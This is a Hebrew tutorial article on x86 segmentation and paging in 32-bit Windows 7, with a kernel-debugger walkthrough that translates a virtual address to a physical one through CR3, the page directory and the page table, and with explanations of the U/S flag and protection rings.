Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0008 00000000 ffffffff Code RE Ac 0 Bg Pg P  Nl 00000c9b
```


הערה: שימו לב שלקחנו לדוגמא את ה-CS שנמצא באזור זיכרון השמור ל-Kernel. קיים גם סגמנט מקביל ב-User Mode בו הערכים שונים לחלוטין. ממליץ בחום לקחת את ה-CS שנותן לכם User-Mode Debugger כמו Olly ולנסות להבין אותו כפי שעשינו כאן בעזרת Kernel Debugger. זה יהיה תרגול מצויין ויעזור לחדד את ההבנה של המאמר.

רגע רגע, אז עברנו את כל התהליך הזה בשביל לראות ש"כתובת הבסיס" היא 0?! התשובה היא: לגמרי כן. זוכרים שהסגמנט נוצר כי בעבר לא היו אוגרים או פקודות הגדולות מ-16 ביט?

אז כיום כמו שאתם יודעים המצב אינו כך, והאוגרים בגודל של 32 ביט ב-x86 ו-64 ביט ב-x64. מה שאומר שהם יכולים לכסות את כל טווח הכתובות גם ללא צורך בסיגמנטים! למצב הזה קוראים באינטל **Flat Memory Model**.

Windows אינה עושה שימוש ב-Segmentation בדרך המסורתית לצורך גישה לזיכרון (base:offset), אלא לשם **אבטחה בלבד**.

התרשים הבא מסכם את כל התהליך:



אחרי שהבנו מהו Segmentation נעבור לסקירה של מנגנון ה-Paging. לאחר מכן, נוכל להבין איך שניהם משלבים כוחות ביחד עם מערכת ההפעלה בכדי לספק לנו את הבסיס לאבטחה.

דפדפוף (Paging)

לפני נתחיל לתאר מה זה בכלל Paging ואיך הוא קשור לאבטחה, נתחיל מסקירה קצרה של איך מתנהלת הגישה לזיכרון ומה הצורך שבגללו המציאו את הפיצ'ר הזה.

כשהמעבד מבקש מלוח האם לגשת לכתובת מסוימת בזיכרון הראשי / RAM הוא עושה זאת באמצעות כתובות פיזיות. כתובות אלו הינן מוחלטות ומייצגות את מספר התא בתוך החומרה. המעבד רשאי לגשת לכל תא שיבחר - בלי תוספות וללא כל בדיקת אבטחה!

תארו לכם מצב בו כל תוכנית שרצה בתוך המעבד הייתה יכולה לבקש מהמעבד לגשת לאיזו כתובת פיזית שהיא חפצה. תוסיפו לזה את העובדה שמדובר במערכת הפעלה מרובת משימות שרצים בה-4 כרטיסיות של Chrome, נגן פלאש, ותוכנית ב-C שנכתבה על ידי מתכנת מתחיל.

שלוש בעיות מרכזיות נוצרות כאן:

4. **יציבות** - כל תוכנית יכולה לגשת לכל כתובת בזיכרון. משמע כל כתיבה לא נכונה לזיכרון תוכל להקריס את המערכת כולה.

5. **אבטחה** - למעשה, כל תוכנית יכולה לגשת לאן שתרצה - בלי הרשאות, בלי בדיקות וללא כל הגנה.

6. **ניצול זיכרון** - תוכנה אחת יכולה לתפוס את כל מרחב הזיכרון הפנוי בחומרה מה שיוכל למנוע ממנו להריץ תוכניות נוספות, או להחזיר אותנו לבעיית היציבות.


ועכשיו נחזור ל-Paging. בהגדרתה הכללית, Paging הינה שיטה לניהול זיכרון המגדירה סוג חדש של כתובות: **כתובות וירטואליות**. בכתובת אלו יעשה שימוש אך ורק בתוך המעבד, ותפקיד המעבד לבצע את ההמרה בין הכתובות הוירטואליות לכתובות הפיזיות לפני כל גישה לרכיב הזיכרון. חשוב להדגיש - **לכתובות הוירטואליות אין כל משמעות מחוץ למעבד!**

ניתן כדוגמא את קטע קוד הבא:

```
int main ()
{
    int digital = 1000;
    int *pWispher = &digital;
}
```


המצביע למעשה מכיל כתובת זיכרון וירטואלית, אותה המעבד מתרגם לכתובת פיזית בה הוא יעשה שימוש כשהוא פונה לרכיב הזיכרון.

נעשה סדר בתהליך שעברנו עד כה:



בכדי להיות יותר יעילים, הוחלט לחלק את כל מרחב הזיכרון (הוירטואלי והפיזי) לחלקים הנקראים בשם דפים (Pages). גודל כל דף משתנה בהתאם להגדרתה של מערכת ההפעלה. נכון למאמר שלנו, במערכת הפעלה X86 Windows 7 גודל הדפים נע בין 4kb ל-4MB.

להלן תרשים המפשט את הרעיון:



אז מה בעצם שיטה זו נותנת לנו?

1. אנו יכולים לדמות לכל תוכנית **מרחב זיכרון רציף** משלה! ובכך, למנוע (חומרתית) התנגשויות בין תהליכים ולפשט למתכנת את עניין ניהול הזיכרון.

2. **ניצול יעיל של זיכרון** - ניתן להעביר דפים שלמים בהם לא נעשה כרגע שימוש לכונן הקשיח (לתוך קובץ שנקרא PageFile (שלא נרחיב עליו במסגרת המאמר), ובכך לפנות מקום לתוכניות אחרות. ברגע שהמעבד יזדקק לאותו הדף, הוא יטען אותו חזרה מהדיסק הקשיח. אגב, מסיבה זו נקראת השיטה - דפדפוף.

3. אנו יכולים לתת מאפיינים נוספים לכל דף, כגון - **הרשאות**!

החסרון של Paging נובע מכך שהתרגום לוקח זמן, וכתוצאה מכך נגרמת פגיעה בביצועים. לשם כך המעבד מחזיק רכיב בשם TLB המבצע Caching לתרגומים האחרונים ובכך משפר את זמן התגובה באופן משמעותי.

אז איך Paging מתבצע?

הקישור בין דף הנמצא בזיכרון הפיזי לדף הנמצא בזיכרון הוירטואלי, מתבצע בתוך טבלה הנקראת Page Table. היחידה לניהול זיכרון במעבד עושה שימוש בטבלאות אלו בכדי לבצע את ההמרה בין כתובת וירטואלית לכתובת פיזית.

הטבלאות (יותר נכון להתייחס אליהן כאל עץ בינארי) ממויינות ומחולקת לשתי רמות:

- **Page Directory** - כל רשומה מכילה את הכתובת הפיזית לטבלת הדפים הרלוונטית + דגלים.
- **Page Table** - טבלת הדפים, המכילה עבור כל דף את הכתובת הפיזית בו הוא נמצא + דגלים. מהכתובת הפיזית של הדף נלקח **offset** המייצג את המרווח שבין תחילת הדף לבית המבוקש.


הדגלים שהזכרנו קודם לכן, הנמצאים ב-2 הטבלאות, מכילים מידע נוסף על הדף כגון: גודל, הרשאות וכו'. הדגל בו נתמקד מסומן באות U (User/Supervisor).

הערה: במעבדי IA-32 קיים פיצ'ר בשם PAE אשר תפקידו לאפשר מיפוי של מרחב זיכרון הגדול מ-4GB. זאת באמצעות הוספה של רמה נוספת לטבלאות הנקראת Page Directory Pointer Table. כדי לא לסבך יתר על המידה את העניינים, נתייחס בדוגמאות למצב בו אפשרות זו כבויה. על כן, במידה ואתם אנשים דגולים שמתרגלים מאמרים, שימו לב שאפשרות כבויה (הביט החמישי באוגר הבקרה CR4 שווה ל-0).

ובכל זאת, איך יחידת ניהול הזיכרון יודעת איפה ממוקמות הטבלאות?

בכל CPU/core קיים אוגר הבקרה **CR3**. תפקידו הוא להצביע על הכתובת הפיזית של הרמה הגבוהה ביותר (Page Directory במקרה שלנו).

להלן תרשים המתאר את המבנה של הכתובת הוירטואלית ושיטת התרגום:



כפי שניתן לראות, הכתובת הוירטואלית נחלקת לשלושה חלקים. כל חלק הוא בעצם ה-Offset לטבלה / בלוק הזיכרון הרלוונטי, בדיוק כפי שמתואר בתרשים. כל רשומה מסוג PDE או PTE מיוצגות בפורמט הבא:

לצורך התרגום, נתעלם מהדגלים ונתייחס אך ורק לכתובת הפיזית. רק אל תשכחו אותם כי מיד לאחר מכן נחזור אליהם.

נדגים את תהליך תרגום הכתובות צעד אחר צעד ולפי התרשים באמצעות Kernel Debugger.

נתחיל:

1. נמצא כתובת וירטואלית אותה נרצה לתרגם. נצטרך למצוא כתובת זיכרון שהיא איננה Paged-Out. כלומר, נמצאת בתוך הזיכרון ולא הועברה לדיסק הקשיח. בכדי לעשות זאת, נשתמש בפקודה !pcr.

פקודה זו תציג לנו את מבנה הנתונים המייצג את המעבד הנוכחי. אנו ניקח את כתובת הזיכרון של ה-Thread הנוכחי שרץ באותו הרגע במעבד. כך נבטיח שבסבירות גבוהה דפים אלו יהיו ממופים לזיכרון.

```
kd> !pcr
KPCR for Processor 0 at 82d3ac00:
    Major 1 Minor 1
       NtTib.ExceptionList: 8e6f21bc
           NtTib.StackBase: 00000000
          NtTib.StackLimit: 00000000
        NtTib.SubSystemTib: 801c7000
             NtTib.Version: 00036ef7
         NtTib.UserPointer: 00000001
             NtTib.SelfTib: 7ffda000

                   SelfPcr: 82d3ac00
                      Prcb: 82d3ad20
                      Irql: 0000001f
                       IRR: 00000000
                       IDR: ffffffff
             InterruptMode: 00000000
                       IDT: 80b95400
                       GDT: 80b95000
                       TSS: 801c7000

            CurrentThread: 86b7bd48
               NextThread: 00000000
               IdleThread: 82d44340

                DpcQueue:
```

2. נמיר את כתובת וירטואלית זו לבסיס ספירה בינארי, לפי הפורמט שתיארנו באיור:

Page Directory (10 MSB)	Page Table (10 Bit)	Offset (12 LSB)
1000011010	1101111011	110101001000

3. נתחיל במציאת הרשומה הרשומה Page Directory Entry. על מנת לעשות זאת, נמצא את ערכו של האוגר CR3, אשר מייצג את הכתובת הפיזית של תחילת הטבלה (Page Directory). לאחר מכן, נכפיל את

האינדקס בטבלה שקיבלנו בסעיף הקודם ב-4 בכדי לקבל את המספר בבתים (היות והוא מצביע ל-DWORD), ונחבר לו את ערך האוגר CR3:

```
kd> r cr3
cr3=12e6f000
```

1000010111(Bin) -> (0x21a * 0x4) + 0x12e6f000 = 0x**12e6f868**

הפקודה dc! תאפשר לנו לצפות בזיכרון הפיזי:

```
kd> !dc 12e6f868
#12e6f868 3fe88863 3fe89863 3d3c2863 00000000 c..?c..?c(<=....
#12e6f878 3d3c7863 0361a863 0361b863 0361c863 cx<=c.a.c.a.c.a.
#12e6f888 00000000 0361e863 00000000 03621863 ....c.a.....c.b.
#12e6f898 21faa863 19794863 21122863 14c86863 c..!cHy.c(.!ch..
#12e6f8a8 260c6863 28405863 28387863 2c80e863 ch.&cX@(cx8(c..,
#12e6f8b8 28308863 283c9863 2844a863 1294e863 c.0(c.<(c.D(c...
#12e6f8c8 285d5863 27fed863 274d4863 121c6863 cX](c..'cHM'ch..
#12e6f8d8 27a22863 2658a863 25f84863 1118f863 c(.'c.X&cH.%c...
```

מכאן אנו מבינים ש:

Page Directory Entry = 0x3fe88863

4. כפי שאמרנו קודם, ה-12 ביטים התחתונים מייצגים את הדגלים, ולכן נקח את ה-20 העליונים ונחבר אליהם את עשרת הבתים הבאים בכתובת הוירטואלית (המייצגים את ה-Page Table Entry). לא לשכוח להכפיל ב-4 כי מדובר ב-DWORD:

1101111011 (Bin) -> 0x37b

0x3fe88000 + (0x4 * 0x37b) = 0x3fe88dec

נצפה שוב בתוכן הזיכרון:

```
kd> !dc 3fe88dec
#3fe88dec 3db7b963 3db7c963 3db7d963 3db7e963 c..=c..=c..=c..=
#3fe88dfc 3db7f963 3db80963 3db81963 3db82963 c..=c..=c..=c).=
#3fe88e0c 3db83963 3db84963 3db85963 3db86963 c9.=cI.=cY.=ci.=
#3fe88e1c 3db87963 3db88963 3db89963 3db8a963 cy.=c..=c..=c..=
#3fe88e2c 3db8b963 3db8c963 3db8d963 3db8e963 c..=c..=c..=c..=
#3fe88e3c 3db8f963 3db90963 3db91963 3db92963 c..=c..=c..=c).=
#3fe88e4c 3db93963 3db94963 3db95963 3db96963 c9.=cI.=cY.=ci.=
#3fe88e5c 3db97963 3db98963 3db99963 3db9a963 cy.=c..=c..=c..=
```

כלומר:

Page Table Entry = 0x3db7b963

גם כאן, ה-12 ביטים התחתונים מייצגים את הדגלים, לכן ה-20 ביטים העליונים מייצגים את הכתובת הפיזית של הדף בזיכרון! כלומר: 0x3db7b000

5. השלב האחרון שנותר הוא למצוא את הבייט בתוך הדף אליו הכתובת הוירטואלית מתחייסת. בכדי לעשות זאת, נחבר את ה-offset שנמצא בכתובת הוירטואלית (12 ביטים תחתונים) ונחבר אותם לכתובת הפיזית של העמוד. שימו לב שה-offset מיוצג בבתים ולכן הפעם אין צורך להכפיל ב-4!

110101001000 (Bin) -> 0xd48

0x3db7b000 + 0xd48 = **0x3db7bd48**

זהו! למעשה הכתובת הוירטואלית 0x86b7bd48 ממוקמת בכתובת 0x3db7bd48 בזיכרון הפיזי. בכדי להוכיח זאת נשתמש בפקודה dc ללא סימן קריאה, אשר מציגה את תוכנו של הזיכרון הוירטואלי, למול dc! המציגה את התוכן בזיכרון הפיזי:


```
kd> !dc 3db7bd48
#3db7bd48 00000006 00000000 86b7bd50 86b7bd50 ........P...P...
#3db7bd58 8315ad09 00000000 00000000 00000000 ................
#3db7bd68 852310e7 00000000 8e6f2ed0 8e6f0000 ..#.......o...o.
#3db7bd78 8e6f2b88 00000000 00000100 00000001 .+o.............
#3db7bd88 86b7bd88 86b7bd88 86b7bd90 86b7bd90 ................
#3db7bd98 8689e8e0 08000000 00000000 00000000 ................
#3db7bda8 00000000 00000519 01000702 00000000 ................
#3db7bdb8 86b7be08 82d3df80 82d3df80 867c2840 ............@(|.
kd> dc 86b7bd48
86b7bd48  00000006 00000000 86b7bd50 86b7bd50  ........P...P...
86b7bd58  8315ad09 00000000 00000000 00000000  ................
86b7bd68  852310e7 00000000 8e6f2ed0 8e6f0000  ..#.......o...o.
86b7bd78  8e6f2b88 00000000 00000100 00000001  .+o.............
86b7bd88  86b7bd88 86b7bd88 86b7bd90 86b7bd90  ................
86b7bd98  8689e8e0 08000000 00000000 00000000  ................
86b7bda8  00000000 00000519 01000702 00000000  ................
86b7bdb8  86b7be08 82d3df80 82d3df80 867c2840  ............@(|.
```

וכמובן שעכשיו, כשאנו יודעים איך התהליך עובד, נגלה לכם שיש פקודה המציגה את ה-Page Table Entry אליה מצביעה הכתובת הוירטואלית באופן אוטומטי, והיא: pte!

```
kd> !pte 86b7bd48
                VA 86b7bd48
PDE at C0300868         PTE at C021ADEC
contains 3FE88863       contains 3DB7B963
pfn 3fe88 ---DA--KWEV   pfn 3db7b -G-DA--KWEV
```

נותר לנו נושא אחרון וחשוב לפני שאנחנו סוגרים את הפרק של ה-Paging, והוא - לדבר קצת על הדגלים.


זוכרים שב-PDE וב-PTE התעלמנו מה-12 ביטים הראשונים (השקולים ל-3 ספרות ה-Hex הראשונות)? ובכן דגלים אלו מייצגים את המאפיינים והמצב של כל אחד מהדפים בזיכרון:



הדגל הרלוונטי למאמר שלנו הוא הדגל U/S שמשמעותו User / Supervisor. במידה ודגל זה אינו דלוק, רק קוד ברמת הרשאה גבוהה יכול לגשת אליו.

הכוונה ברמת הרשאה גבוהה היא שה-CPL של ה-Code Segment, עליו דיברנו קודם, שווה ל-0. במידה ולא, המעבד זורק חריגה "Page-Fault Error" ולא מאפשר לגשת לדף.

מגדירים באינטל 4 רמות הרשאה שונות לקוד המכונות בשם: **Protection Rings**. בשיטה זו, קוד יכול לגשת רק למידע ברמת ההרשאה שלו, או מידע ברמת הרשאה נמוכה משלו. מערכות הפעלה מודרניות (כגון לינוקס ו-Windows) עושות שימוש רק ברמות 0 ו-3. כאשר 0 מייצגת את רמת ההרשאות הגבוהה ביותר, בה נמצאת הליבה של מערכת ההפעלה / ה-kernel, ו-3 מייצגת את רמת ההרשאות המוגבלת של המשתמש.



שימו לב: זה לא משנה איזו רמת הרשאות נותנת לך מערכת ההפעלה (Guest, Administrator, System). כל הקוד השייך למשתמש רץ ב-User Mode!

מערכת ההפעלה Windows 7x86 מחלקת את הזיכרון ל-2 חלקים. את החלק העליון (2GB) היא מקצה לליבה (0x80000000 - 0xffffffff) ואת החלק התחתון (2GB) היא מקצה למשתמש (0x00000000-0x7fffffff).


על מנת לבצע זאת, מערכת ההפעלה עושה שימוש בדגל U/S שנמצא ב-PTE וב-PDE שהצגנו קודם לכן. כך יכולה מערכת ההפעלה לצבוע את טווח הכתובות הוירטואליות העליונות ככזה השייך לליבה של מערכת ההפעלה. בדרך זו, כל ניסיון גישה של קוד הרץ ע"י המשתמש לליבה ימנע ע"י המעבד.

המעבד ידע באיזו רמת הרשאות הקוד נמצא לפי ה-CPL של ה-Code Segment. (**למתחכמים שבכם**: לא ניתן לערוך את ה-CPL מ-User Mode)

ובכן, הדבר מבטיח לנו שקוד הרץ ע"י המשתמש לא יוכל לגשת ולערוך מידע השייך למערכת ההפעלה - אך מה לגבי ה-User Mode? מה מבטיח לנו שתהליך אחד לא יפזול לזיכרון של תהליך אחר?

כאן ה-Paging משחק תפקיד מרכזי. מערכת ההפעלה מדמה לכל תהליך מרחב זיכרון וירטואלי שלם כאילו כל הזיכרון שייך רק לו!

כלומר, לכל תהליך יש טבלאות דפים שלו, אשר רק הוא נגיש להם. הדבר מתבטא בכך שלכל תהליך יש ערך שונה באוגר CR3, מה שמונע <u>חומרתית</u> מתהליך מסויים לגשת למרחב הזיכרון של תהליך אחר. על מנת למנוע מצב בו כל תהליך מחזיק העתק של הקרנל כולו, מידע שנמצא בשימוש ברוב התהליכים כגון הקרנל ו-DLL-ים נפוצים, ממופים לאזורים זהים בזיכרון. התרשים הבא ינסה לעשות קצת סדר:



כפי שניתן לראות, לכל תהליך יש את אותן כתובות וירטואליות, אך הן מתורגמות לכתובות פיזיות שונות. זאת מפני שטבלאות הדפים והאוגר CR3 שונים מתהליך לתהליך.

אם נחשוב על זה קצת, נבין שקוד משתמש למעשה מגובל לחלוטין. היות והחומרה נגישה רק מרמת ה-Kernel, קוד משתמש לא יכול בעצם לעשות דבר - לא לכתוב לדיסק קשיח, לא לקבל קלט מהמשתמש, ואפילו לא להציג דברים למסך!

לשם כך יש את ה-WinAPI שהתרגלנו אליהם, המאפשרים לנו באופן מבוקר ובתקווה בטוח, לבצע פעולות בסיסיות - לקבל קלט מהמשתמש, לשמור לקובץ או אפילו להציג חלון. אותם WinAPI בסופו של דבר יודעים להעביר את הבקשה שלנו מה-User-Mode ל-Kernel-Mode, שם מתבצעת רוטינה מוגדרת המבצעת את מבוקשנו. המעבר בין User-Mode ל-Kernel-Mode בדרך כלל מבוצע על ידי הפקודה int או sysenter במעבד, עליהן לא נרחיב במסגרת המאמר.

לסיכום

